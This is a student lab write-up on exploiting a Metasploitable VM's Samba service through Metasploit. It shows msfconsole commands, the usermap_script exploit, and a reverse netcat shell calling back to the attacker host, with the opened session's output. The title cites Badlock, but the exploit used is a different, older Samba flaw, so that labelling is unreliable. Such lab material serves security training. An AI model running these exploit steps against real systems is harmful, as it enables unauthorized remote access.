Module:- SECURITY CONCEPT
(Target Metasploittable_Machine(Samba Badlock Vulnerability))
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
Lab Assignments:

Samba Badlock Vulnerability


Step-1:- Download metasploit and create a new virtual machine

https://sourceforge.net/projects/metasploitable/files/latest/download




Step-2:- Run metasploit and check Ip

Ip address:- 192.168.3.163



Step-3:- Open Nessus and scan vulnerabilities—> Select Samba Badlock Vulnerability



Step-4:- Open kali linux machine and start Nessus service

$ systemctl start nessusd

```
┌──(prithvi㉿kali)-[~]
└─$ systemctl start nessusd
```

Step-5:- Open metasploit console

$ msfconsole

```
┌──(prithvi㉿kali)-[~]
└─$ msfconsole
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ss
hm::EcdsaSha2Nistp256::NAME
```

Step-6:- then search usermap script

$ search usermap_script

```
msf6 > search "usermap script"

Matching Modules
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   #  Name                                Disclosure Date  Rank       Check  Description
   -  ----                                ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script  2007-05-14      excellent  No     Samba "username map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script
```

Step-7:- use the exploit/multi/samba/usermap_script

msf6 > use exploit/multi/samba/usermap_script

```
msf6 > use exploit/multi/samba/usermap_script
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2
thm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2
```

Step-8:- Show the option in exploit

msf6 > exploit(multi/samba/usermap_script) > show options

```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.3.88     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Step-9:-Set Remote Host

msf6 > exploit(multi/samba/usermap_script) > set RHOSTS 192.168.3.163

Meta ip

```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.3.163
RHOSTS ⇒ 192.168.3.163
```

Step-10:- Exploit Samba

msf6 > exploit(multi/samba/usermap_script) > exploit

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.3.88:4444
[*] Command shell session 1 opened (192.168.3.88:4444 → 192.168.3.163:51305) at 2022-12-30 17:06:18 +0530
```

Step-11:- Type command

ip a

ls

```
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:ff:39:3e brd ff:ff:ff:ff:ff:ff
    inet 192.168.3.163/24 brd 192.168.3.255 scope global eth0
    inet6 fe80::a00:27ff:feff:393e/64 scope link
       valid_lft forever preferred_lft forever
```